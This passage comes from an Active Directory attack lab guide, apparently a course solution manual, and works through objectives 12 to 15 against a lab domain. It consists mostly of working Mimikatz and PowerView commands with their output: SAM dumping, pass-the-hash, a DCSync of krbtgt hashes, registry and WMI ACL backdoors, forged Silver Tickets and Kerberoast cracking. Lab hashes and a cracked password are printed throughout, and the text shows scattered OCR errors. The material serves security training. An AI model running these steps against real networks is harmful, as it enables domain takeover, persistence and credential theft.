  .####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `qentilkiwi` ( benjamin@qentilkiwi.com )
## \ / ##
                 > http://blog.gentilkiwi.com/mimikatz
                                              ( vincent.letoux@gmail.com )
 '## v ##'
                 Vincent LE TOUX
                 > http://pingcastle.com / http://mysmartlogon.com
 '####"
mimikatz(powershell) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM
692
       {0;000003e7} 1 D 20879
                                       NT AUTHORITY\SYSTEM S-1-5-18
      (04g, 21p)
                      Primary
-> Impersonated !
* Process Token : {0;000818d5} 0 D 531345
                                             dcorp\svcadmin S-1-5-21-
1874506631-3219952063-538504511-1122 (12q, 26p)
                                                   Primary
* Thread Token : {0;000003e7} 1 D 605516 NT AUTHORITY\SYSTEM
                                                                      S-1-
5-18
           (04q, 21p)
                            Impersonation (Delegation)
mimikatz(powershell) # lsadump::sam
Domain : DCORP-DC
SysKey: 42576392bdfd82ec6fe49596468c5a40
Local SID: S-1-5-21-3509502581-3270126870-3180861407
SAMKey: 29eb454078a2aae37b81706f1acce211
RID : 000001f4 (500)
User : Administrator
 Hash NTLM: a102ad5753f4c441e3af31c97fad86fd
RID : 000001f5 (501)
User : Guest
RID : 000001f7 (503)
User : DefaultAccount
```

The DSRM administrator is not allowed to logon to the DC from network. So we need to change the logon behavior for the account. by modifying registry on the DC. We can do this as follows:

```
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents> New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name
"DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD
```

Now from our local system we can just pass the hash for the DSRM administrator:

```
PS C:\AD\Tools\Tools> Invoke-Mimikatz -Command '"sekurlsa::pth /domain:dcorp-dc /user:Administrator /ntlm:a102ad5753f4c441e3af31c97fad86fd /run:powershell.exe"'
```

```
#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
```

```
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
               > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
               Vincent LE TOUX
                                            ( vincent.letoux@gmail.com )
 '####"
                > http://pingcastle.com / http://mysmartlogon.com
mimikatz(powershell) # sekurlsa::pth /domain:dcorp-dc /user:Administrator
/ntlm:a102ad5753f4c441e3af31c97fad86fd /run:powershell.exe
user : Administrator
domain : dcorp-dc
program : powershell.exe
impers. : no
NTLM: a102ad5753f4c441e3af31c97fad86fd
 | PID 2684
 | TID 2600
 | LSA Process is now R/W
 | LUID 0 ; 1610360 (00000000:00189278)
  \ msv1 0 - data copy @ 000001E18B787CB0 : OK !
  \ kerberos - data copy @ 000001E18C4383E8
   \ aes128 hmac
                     -> null
  \_ rc4 hmac nt
                     OK
  \_ rc4_hmac old
                     OK
  \ rc4 md4
                     OK
   \_ rc4_hmac_nt_exp OK
   \ rc4 hmac old exp OK
   *Password replace @ 000001E18C4094C8 (32) -> null
```

We can now access the dcorp-dc directly from the new session.

PS C:\Windows\System32> ls \\dcorp-dc.dollarcorp.moneycorp.local\c\$

Directory: \\dcorp-dc.dollarcorp.moneycorp.local \c\$

Mode	LastWriteTime			Length Name
d	6/25/2018	7:54	AM	PerfLogs
d-r	7/9/2018	4:01	AM	Program Files
d	6/20/2018	6:56	AM	Program Files (x86)
d-r	7/14/2018	11:34	AM	Users
d	7/13/2018	12:39	MA	Windows

Learning Objective 12:

Task

- Check if studentx has Replication (DCSync) rights.
- If yes, execute the DCSync attack to pull hashes of the krbtgt user.
- If no, add the replication rights for the studentx and execute the DCSync attack to pull hashes of the krbtgt user.

Solution

We can check if studentx has replication rights using the following PowerView command:

```
PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Get-ObjectAcl -DistinguishedName
"dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ?
{($_.IdentityReference -match "studentx") -and (($_.ObjectType -match 'replication') -or ($_.ActiveDirectoryRights -match 'GenericAll'))}
```

If the studentx does not have replication rights, those rights can be added using the following command from a Domain Administrator shell:

```
PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Add-ObjectAcl -TargetDistinguishedName
"dc=dollarcorp,dc=moneycorp,dc=local" -PrincipalSamAccountName studentx -
Rights DCSvnc -Verbose
VERBOSE: Get-DomainSearcher search string:
LDAP://DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE: Get-DomainSearcher search string:
LDAP://DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE: Granting principal S-1-5-21-1874506631-3219952063-538504511-1227
'DCSync' on DC=dollarcorp, DC=moneycorp, DC=local
VERBOSE: Granting principal S-1-5-21-1874506631-3219952063-538504511-1227
'1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' rights on
DC=dollarcorp, DC=moneycorp, DC=local
VERBOSE: Granting principal S-1-5-21-1874506631-3219952063-538504511-1227
'1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' rights on
DC=dollarcorp, DC=moneycorp, DC=local
VERBOSE: Granting principal S-1-5-21-1874506631-3219952063-538504511-1227
'89e95b76-444d-4c62-991a-0facbeda640c' rights on
DC=dollarcorp, DC=moneycorp, DC=local
```

Let's check for the rights once again from a normal shell:

```
PS C:\AD\Tools> Get-ObjectAcl -DistinguishedName
"dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ?
{($_.IdentityReference -match "studentx") -and (($_.ObjectType -match 'replication') -or ($ .ActiveDirectoryRights -match 'GenericAll'))}
```

InheritedObjectType : All

ObjectDN : DC=dollarcorp, DC=moneycorp, DC=local

ObjectType : DS-Replication-Get-Changes-All

IdentityReference : dcorp\studentx

IsInherited : False

ActiveDirectoryRights : ExtendedRight

PropagationFlags : None

ObjectFlags : ObjectAceTypePresent

InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow

ObjectSID : S-1-5-21-1874506631-3219952063-538504511

InheritedObjectType : All

ObjectDN : DC=dollarcorp, DC=moneycorp, DC=local

ObjectType : DS-Replication-Get-Changes

IdentityReference : dcorp\studentx

IsInherited : False
ActiveDirectoryRights : ExtendedRight

PropagationFlags : None

ObjectFlags : ObjectAceTypePresent

InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow

ObjectSID : S-1-5-21-1874506631-3219952063-538504511

InheritedObjectType : All

ObjectDN : DC=dollarcorp, DC=moneycorp, DC=local

ObjectType : DS-Replication-Get-Changes-In-Filtered-Set

IdentityReference : dcorp\studentx

IsInherited : False
ActiveDirectoryRights : ExtendedRight

PropagationFlags : None

ObjectFlags : ObjectAceTypePresent

InheritanceFlags : None
InheritanceType : None
AccessControlType : Allow

ObjectSID : S-1-5-21-1874506631-3219952063-538504511

Sweet! Now, below command can be used as labuser to get the hashes of krbtgt user or any other user:

PS C:\AD\Tools> Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'

```
.#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
               > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
               Vincent LE TOUX
                                         ( vincent.letoux@gmail.com )
 '####"
               > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # lsadump::dcsync /user:dcorp\krbtgt
[DC] 'dollarcorp.moneycorp.local' will be the domain
[DC] 'dcorp-dc.dollarcorp.moneycorp.local' will be the DC server
[DC] 'dcorp\krbtgt' will be the user account
Object RDN : krbtqt
** SAM ACCOUNT **
SAM Username
                   : krbtat
Account Type
                   : 30000000 ( USER OBJECT )
User Account Control: 00000202 ( ACCOUNTDISABLE NORMAL ACCOUNT )
Account expiration
Password last change : 2/16/2019 11:01:46 PM
Object Security ID : S-1-5-21-1874506631-3219952063-538504511-502
Object Relative ID : 502
Credentials:
  Hash NTLM: ff46a9d8bd66c6efd77603da26796f35
    ntlm- 0: ff46a9d8bd66c6efd77603da26796f35
    lm - 0: b14d886cf45e2efb5170d4d9c4085aa2
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value: 6cb7f438bf5c099fe4d029ebb5c6e08e
* Primary: Kerberos-Newer-Keys *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Default Iterations: 4096
    Credentials
     aes256 hmac (4096):
e28b3a5c60e087c8489a410a1199235efaf3b9f125972c7a1e7618a7469bfd6a
      aes128 hmac (4096): 4cffc651ba557c963b71b49d1add2e6b
                      (4096) : bf5d7319947f54c7
     des cbc md5
* Primary: Kerberos *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Credentials
     des cbc md5 : bf5d7319947f54c7
* Packages *
```

NTLM-Strong-NTOWF

* Primary:WDigest *

- 01 7b766fa41d1e30157b6c0113528e63ea
- 02 1bda631fac0fdec6cedfecbc7a99e30d
- 03 d7be969eaa4b841a9914e2a5eff571f7
- 04 7b766fa41d1e30157b6c0113528e63ea
- 05 1bda631fac0fdec6cedfecbc7a99e30d
- 06 8835f5f828c434a2fe077eb224e25943
- 07 7b766fa41d1e30157b6c0113528e63ea
- 08 8fdecaac2296648db5620a13723f60b5
- 09 8fdecaac2296648db5620a13723f60b5
- 10 aace962cfe8ebce04c9ed249e98369d3
- 11 6424d51e82fdc5e6a2f0559032cbead2
- 12 8fdecaac2296648db5620a13723f60b5
- 12 01400440223001048002041072010080
- 13 76e039370f352eaaff05fd2f6f8239d6 14 6424d51e82fdc5e6a2f0559032cbead2
- 15 acc424fd2c2c10d7e46950ad93e065c6
- 16 acc424fd2c2c10d7e46950ad93e065c6
- 17 734df139b9ceac875a011e24df53d335
- 18 e399f39adefad64659a67171b4399221
- 10 0333133440144033407171843333221
- 19 80cfc6a03006436b02bf3d27e8374444
- 20 04a4819688c0185368738acd7a8e12c4
- 21 4c60210b91d6e0fddc8a54f16337b218
- 22 4c60210b91d6e0fddc8a54f16337b218
- 23 ca7e51aef08dffca06881110ea03bf1d
- 24 36b3cac402a4005af573f1105ed14b3a
- 25 36b3cac402a4005af573f1105ed14b3a
- 26 b35c755b303bec7b4b7091a2f96d789f
- 27 58300e76fcc0c2c854c8cda6363470e2 28 2f6cbfe287e89f7f4829f443854857fd
- 29 610788375bd98bebd50561d66fcf8f74

Learning Objective 13:

Task

- Modify security descriptors on dcorp-dc to get access using PowerShell remoting and WMI without requiring administrator access.
- Retrieve machine account hash from dcorp-dc without using administrator access and use that to execute a Silver Ticket attack to get code execution with WMI.

Solution

Once we have administrative privileges on a machine, we can modify security descriptors of services to access the services without administrative privileges. Below command (to be run as Domain Administrator) modifies the host security descriptors for WMI on the DC to allow studentx access to

```
PS C:\AD\Tools> . .\Set-RemoteWMI.ps1
PS C:\AD\Tools> Set-RemoteWMI -UserName studentx -ComputerName dcorp-
dc.dollarcorp.moneycorp.local -namespace 'root\cimv2' -Verbose
VERBOSE: Existing ACL for namespace root\cimv2 is
O:BAG:BAD: (A;CIID;CCDCLCSWRPWPRCWD;;;BA) (A;CIID;CCDCRP;;;NS) (A;CIID;CCDCRP;;;
LS) (A; CIID; CCDCRP; ; ; A
VERBOSE: Existing ACL for DCOM is
O:BAG:BAD: (A;;CCDCLCSWRP;;;BA) (A;;CCDCSW;;;WD) (A;;CCDCLCSWRP;;;S-1-5-32-
562) (A;;CCDCLCSWRP;;;LU) (A
;;CCDCSW;;;AC)
VERBOSE: New ACL for namespace root\cimv2 is
O:BAG:BAD: (A;CIID;CCDCLCSWRPWPRCWD;;;BA) (A;CIID;CCDCRP;;;NS) (A;CIID;CCDCRP;;;
LS) (A; CIID; CCDCRP; ; ; A
U) (A;CI;CCDCLCSWRPWPRCWD;;;S-1-5-21-1874506631-3219952063-538504511-1131)
VERBOSE: New ACL for DCOM
O:BAG:BAD: (A;;CCDCLCSWRP;;;BA) (A;;CCDCSW;;;WD) (A;;CCDCLCSWRP;;;S-1-5-32-
562) (A;;CCDCLCSWRP;;;LU) (A
;;CCDCSW;;;AC) (A;;CCDCLCSWRP;;;S-1-5-21-1874506631-3219952063-538504511-1131)
Now, we can execute WMI queries on the DC as studentx:
```

PS C:\AD\Tools> gwmi -class win32_operatingsystem -ComputerName dcorp-dc.dollarcorp.moneycorp.local

SystemDirectory : C:\Windows\system32

Organization :

BuildNumber : 14393

RegisteredUser : Windows User

SerialNumber : 00377-60000-00000-AA730

Version : 10.0.14393

Similar modification can be done to PowerShell remoting configuration. (In rare cases, you may get an I/O error while using the below command, please ignore it):

```
PS C:\AD\Tools> . .\Set-RemotePSRemoting.ps1
PS C:\AD\Tools> Set-RemotePSRemoting -UserName studentx -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Verbose
```

Now, we can run commands using PowerShell remoting on the DC without DA privileges:

```
PS C:\AD\Tools> Invoke-Command -ScriptBlock{whoami} -ComputerName dcorp-dc.dollarcorp.moneycorp.local dcorp\studentx
```

To retrieve machine account hash without DA, first we need to modify permissions on the DC:

```
PS C:\AD\Tools> . .\DAMP-master\Add-RemoteRegBackdoor.ps1
PS C:\AD\Tools> Add-RemoteRegBackdoor -ComputerName dcorp-
dc.dollarcorp.moneycorp.local -Trustee studentx -Verbose
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local : ] Using trustee username
'studentx'
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local] Remote registry is not
running, attempting to start
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local] Attaching to remote registry
through StdRegProv
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local :
SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg] Backdooring
started for key
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local :
SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg] Creating ACE with
Access Mask of 983103
(ALL_ACCESS) and AceFlags of 2 (CONTAINER_INHERIT_ACE)
ComputerName
                                    BackdoorTrustee
```

dcorp-dc.dollarcorp.moneycorp.local studentx

Now, we can retreive hash as studentx:

```
PS C:\AD\Tools> . .\DAMP-master\RemoteHashRetrieval.ps1
PS C:\AD\Tools> Get-RemoteMachineAccountHash -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Verbose
```

VERBOSE: Bootkey/SysKey: 42576392BDFD82EC6FE49596468C5A40

ComputerName MachineAccountHash

dcorp-dc.dollarcorp.moneycorp.local

And finally, create Silver Tickets for HOST and RPCSS using the machine account hash to execute WMI queries:

PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorp-dc.dollarcorp.moneycorp.local /service:HOST /rc4:731a06658bc10b59d71f5176e93e5710c /user:Administrator /ptt"

```
.####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `qentilkiwi` ( benjamin@qentilkiwi.com )
## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                         ( vincent.letoux@gmail.com )
                > http://pingcastle.com / http://mysmartlogon.com ***/
  '####"
mimikatz(powershell) # kerberos::golden /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorp-
dc.dollarcorp.moneycorp.local /service:HOST
/rc4:731a06658bc10b59d71f5176e93e5710 /user:Administrator /ptt
          : Administrator
Domain
          : dollarcorp.moneycorp.local (DOLLARCORP)
          : S-1-5-21-1874506631-3219952063-538504511
User Id : 500
Groups Id: *513 512 520 518 519
ServiceKey: 731a06658bc10b59d71f5176e93e5710 - rc4 hmac nt
Service : HOST
         : dcorp-dc.dollarcorp.moneycorp.local
Lifetime : 1/15/2019 7:23:51 AM ; 1/12/2029 7:23:51 AM ; 1/12/2029 7:23:51
-> Ticket : ** Pass The Ticket **
* PAC generated
* PAC signed
* EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
```

Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully submitted for current session

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorp-dc.dollarcorp.moneycorp.local /service:RPCSS /rc4:731a06658bc10b59d71f5176e93e5710 /user:Administrator /ptt"'
```

mimikatz(powershell) # kerberos::golden /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorp-

dc.dollarcorp.moneycorp.local /service:RPCSS

/rc4:731a06658bc10b59d71f5176e93e5710 /user:Administrator /ptt

User : Administrator

Domain : dollarcorp.moneycorp.local (DOLLARCORP)
SID : S-1-5-21-1874506631-3219952063-538504511

User Id : 500

Groups Id: *513 512 520 518 519

ServiceKey: 731a06658bc10b59d71f5176e93e5710 - rc4 hmac nt

Service : RPCSS

Target : dcorp-dc.dollarcorp.moneycorp.local

Lifetime : 1/15/2019 7:24:47 AM ; 1/12/2029 7:24:47 AM ; 1/12/2029 7:24:47

ΜA

-> Ticket : ** Pass The Ticket **

- * PAC generated
- * PAC signed
- * EncTicketPart generated
- * EncTicketPart encrypted
- * KrbCred generated

Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully submitted for current session

PS C:\AD\Tools> gwmi -Class win32_operatingsystem -ComputerName dcorp-dc.dollarcorp.moneycorp.local

SystemDirectory : C:\Windows\system32

Organization :

BuildNumber : 14393

RegisteredUser : Windows User

SerialNumber : 00377-60000-00000-AA730

Version : 10.0.14393

Learning Objective 14:

Task

• Using the Kerberoast attack, crack password of a SQL server service account.

Solution

We first need to find out services running with user accounts as the services running with machine accounts have difficult passwords. We can use PowerView's (Get-NetUser –SPN) or ActiveDirectory module for discovering such services:

```
PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Get-NetUser -SPN
```

logoncount : 0

badpasswordtime : 12/31/1600 4:00:00 PM

description : Key Distribution Center Service Account

distinguishedname :

CN=krbtgt, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

objectclass : {top, person, organizationalPerson, user}

name : krbtgt
primarygroupid : 513

objectsid : S-1-5-21-1874506631-3219952063-538504511-502

whenchanged : 2/17/2019 7:16:56 AM

admincount : 1 codepage : 0

samaccounttype : 805306368

showinadvancedviewonly : True

accountexpires : 9223372036854775807

cn : krbtgt

adspath :

LDAP://CN=krbtgt,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

instancetype : 4

objectquid : bfe9a643-d7b1-4e17-87b9-8a8aacb7cff9

lastlogon : 12/31/1600 4:00:00 PM lastlogoff : 12/31/1600 4:00:00 PM

samaccountname : krbtgt

objectcategory :

CN=Person, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

dscorepropagationdata : {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,

2/17/2019 7:16:56 AM, 2/17/2019 7:01:46 AM...} serviceprincipalname : kadmin/changepw

memberof : CN=Denied RODC Password Replication

Group, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local whencreated : 2/17/2019 7:01:46 AM

iscriticalsystemobject : True
badpwdcount : 0
useraccountcontrol : 514

usncreated : 12300 countrycode : 0

pwdlastset : 2/16/2019 11:01:46 PM

msds-supportedencryptiontypes : 0
usnchanged : 13027

logoncount : 7

badpasswordtime : 12/31/1600 4:00:00 PM

distinguishedname : CN=web

svc, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

objectclass : {top, person, organizationalPerson, user}

displayname : web svc

lastlogontimestamp : 2/17/2019 5:35:01 AM

objectsid : S-1-5-21-1874506631-3219952063-538504511-1113

samaccountname : websvc

codepage : 0

samaccounttype : 805306368

whenchanged : 2/17/2019 1:35:01 PM accountexpires : 9223372036854775807

countrycode : 0

adspath : LDAP://CN=web

svc,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

instancetype : 4 usncreated : 14488

objectguid : 8862b451-0bc9-4b26-8ffb-65c803cc74e7

sn : svc

lastlogoff : 12/31/1600 4:00:00 PM

msds-allowedtodelegateto : {CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL,

CIFS/dcorp-mssql}

objectcategory :

CN=Person, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

dscorepropagationdata : {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,

2/17/2019 1:01:06 PM, 1/1/1601 12:04:17 AM}

serviceprincipalname : {SNMP/ufc-adminsrv.dollarcorp.moneycorp.LOCAL,

SNMP/ufc-adminsrv}

givenname : web

lastlogon : 2/19/2019 4:09:40 AM

badpwdcount : 0

cn : web svc useraccountcontrol : 16843264

whencreated : 2/17/2019 1:01:06 PM

primarygroupid : 513

pwdlastset : 2/17/2019 5:01:06 AM

usnchanged : 14677

logoncount : 8

badpasswordtime : 12/31/1600 4:00:00 PM

description : Account to be used for services which need high

privileges.

distinguishedname : CN=svc

admin, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

objectclass : {top, person, organizationalPerson, user}

displayname : svc admin

lastlogontimestamp : 2/17/2019 8:15:52 AM

userprincipalname : svcadmin
name : svc admin

objectsid : S-1-5-21-1874506631-3219952063-538504511-1122

samaccountname : svcadmin

lastlogon : 2/19/2019 4:29:46 AM

codepage : 0

samaccounttype : 805306368

whenchanged : 2/17/2019 4:15:56 PM accountexpires : 9223372036854775807

countrycode : 0

adspath : LDAP://CN=svc

admin, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

instancetype : 4

objectguid : 874e3e06-ce9e-48d1-87e5-bae092859566

sn : admin

lastlogoff : 12/31/1600 4:00:00 PM

objectcategory

CN=Person, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

dscorepropagationdata : {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,

2/17/2019 3:16:58 PM, 2/17/2019 2:22:50 PM...}

serviceprincipalname : {MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local:1433,

MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local}

givenname : svc admincount : 1

memberof : CN=Domain

Admins, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

whencreated : 2/17/2019 2:22:50 PM

badpwdcount : 0

cn : svc admin useraccountcontrol : 66048 usncreated : 15051 primarygroupid : 513

pwdlastset : 2/17/2019 6:22:50 AM

usnchanged : 17044

[snip]

Neat! The svcadmin, which is a domain administrator has a SPN set! Let's request a ticket for the service:

PS C:\AD\Tools> Add-Type -AssemblyNAme System.IdentityModel

System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local"

```
Ιd
                     : uuid-4ded9036-2f9d-4ec7-ad57-45d9e7c95315-1
SecurityKeys
{System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
                     : 2/19/2019 1:43:43 PM
ValidFrom
ValidTo
                     : 2/19/2019 11:43:43 PM
ServicePrincipalName : MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local
SecurityKey
System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
Let's check if we have the TGS for the service:
PS C:\AD\Tools> klist
Current LogonId is 0:0x4503e
Cached Tickets: (5)
[snip]
#1>
        Client: studentx @ DOLLARCORP.MONEYCORP.LOCAL
        Server: MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name canonicalize
        Start Time: 2/19/2019 5:44:51 (local)
        End Time: 2/19/2019 15:44:51 (local)
        Renew Time: 2/26/2019 5:44:51 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: dcorp-dc.dollarcorp.moneycorp.local
 [snip]
Now, let's dump the tickets to disk:
PS C:\AD\Tools> . .\Invoke-Mimikatz.ps1
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::list /export"'
  .#####. mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ## /*** Benjamin DELPY `qentilkiwi` ( benjamin@qentilkiwi.com )
 ## \ / ##
                 > http://blog.gentilkiwi.com/mimikatz
```

```
'## v ##'
             '####"
               > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # kerberos::list /export
[00000000] - 0x00000012 - aes256 hmac
  Start/End/MaxRenew: 2/19/2019 5:44:51 AM ; 2/19/2019 3:44:51 PM ;
2/26/2019 5:44:51 AM
  Server Name : krbtqt/DOLLARCORP.MONEYCORP.LOCAL @
DOLLARCORP.MONEYCORP.LOCAL
  Client Name : studentx @ DOLLARCORP.MONEYCORP.LOCAL
  Flags 40e10000 : name canonicalize ; pre authent ; initial ; renewable
; forwardable ;
  * Saved to file : 0-40e10000-
studentx@krbtgt~DOLLARCORP.MONEYCORP.LOCAL-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[00000001] - 0x00000017 - rc4 hmac nt
  Start/End/MaxRenew: 2/19/2019 5:44:51 AM; 2/19/2019 3:44:51 PM;
2/26/2019 5:44:51 AM
                  : MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local @
  Server Name
DOLLARCORP.MONEYCORP.LOCAL
  Client Name : studentx @ DOLLARCORP.MONEYCORP.LOCAL
  Flags 40a10000 : name canonicalize ; pre authent ; renewable ;
forwardable ;
  * Saved to file
                   : 1-40a10000-studentx@MSSQLSvc~dcorp-
mgmt.dollarcorp.moneycorp.local-DOLLARCORP.MONEYCORP.LOCAL.ki
rbi
[snip]
```

Now, copy the the MSSQL ticket to the Kerberoast folder and offline crack the Service Account Password:

```
PS C:\AD\Tools> Copy-Item .\1-40a10000-studentx@MSSQLSvc~dcorp-mgmt.dollarcorp.moneycorp.local-DOLLARCORP.MONEYCORP.LOCAL.kirbi
C:\AD\Tools\kerberoast\
PS C:\AD\Tools> cd kerberoast
PS C:\AD\Tools\kerberoast> python.exe .\tgsrepcrack.py .\10k-worst-pass.txt .\1-40a10000-studentx@MSSQLSvc~dcorp-mgmt.dollarcorp.moneycorp.local-DOLLARCORP.MONEYCORP.LOCAL.kirbi
found password for ticket 0: *ThisisBlasphemyThisisMadness!! File: .\1-40a10000-studentx@MSSQLSvc~dcorp-mgmt.dollarcorp.moneycorp.local-DOLLARCORP.MONEYCORP.LOCAL.kirbi
```

All tickets cracked!

Learning Objective 15:

Task

- Enumerate users that have Kerberos Preauth disabled.
- Obtain the encrypted part of AS-REP for such an account.
- Determine if studentx has permission to set User Account Control flags for any user.
- If yes, disable Kerberos Preauth on such a user and obtain encrypted part of AS-REP.

Solution

Using PowerView dev version, we can enumerate users with Kerberos preauth disabled:

```
PS C:\AD\Tools> . .\PowerView dev.ps1
PS C:\AD\Tools> Get-DomainUser -PreauthNotRequired -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DCORP-
DC.DOLLARCORP.MONEYCORP.LOCAL/DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL
VERBOSE: [Get-DomainUser] Searching for user accounts that do not require
kerberos preauthenticate
VERBOSE: [Get-DomainUser] filter string:
(& (samAccountType=805306368) (userAccountControl:1.2.840.113556.1.4.803:=41943
04))
logoncount
badpasswordtime
                   : 12/31/1600 4:00:00 PM
distinguishedname
CN=VPN1User, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local
objectclass : {top, person, organizationalPerson, user}
displayname
                    : VPN1User
userprincipalname : VPN1user
name
                    : VPN1User
objectsid
                    : S-1-5-21-1874506631-3219952063-538504511-1191
                : VPN1user
samaccountname
                    : 0
codepage
samaccounttype : USER_OBJECT
accountexpires
                    : NEVER
                    : 0
countrycode
whenchanged
                    : 2/18/2019 10:53:05 AM
instancetype
                    : 4
usncreated
                    : 38714
objectquid
                    : c002538c-3644-4a9a-b9d5-d860c30e6d3d
sn
                    : user
lastlogoff
                    : 12/31/1600 4:00:00 PM
objectcategory
CN=Person, CN=Schema, CN=Configuration, DC=moneycorp, DC=local
dscorepropagationdata: {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,
2/18/2019 10:53:05 AM, 1/1/1601 12:04:17 AM}
                    : VPN1
givenname
                    : 12/31/1600 4:00:00 PM
lastlogon
```

: 0

badpwdcount

: VPN1User cn

: NORMAL ACCOUNT, DONT EXPIRE PASSWORD, useraccountcontrol

DONT REQ PREAUTH

: 2/18/2019 10:53:05 AM whencreated

primarygroupid : 513

pwdlastset : 2/18/2019 2:53:05 AM

usnchanged : 38719

logoncount : 0

badpasswordtime : 12/31/1600 4:00:00 PM

distinguishedname

CN=VPN2User, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local

objectclass : {top, person, organizationalPerson, user}

displayname : VPN2User userprincipalname : VPN2user name : VPN2User

: S-1-5-21-1874506631-3219952063-538504511-1192 objectsid

samaccountname : VPN2user

: 0 codepage

: USER OBJECT

samaccounttype accountexpires : NEVER countrycode : 0

: 2/18/2019 10:53:05 AM whenchanged

instancetype : 4 : 38721 usncreated

objectquid : a0fb6e1d-b630-4b33-bed2-f079c919ad94

: user

lastlogoff : 12/31/1600 4:00:00 PM

objectcategory

CN=Person, CN=Schema, CN=Configuration, DC=moneycorp, DC=local

dscorepropagationdata: {2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM,

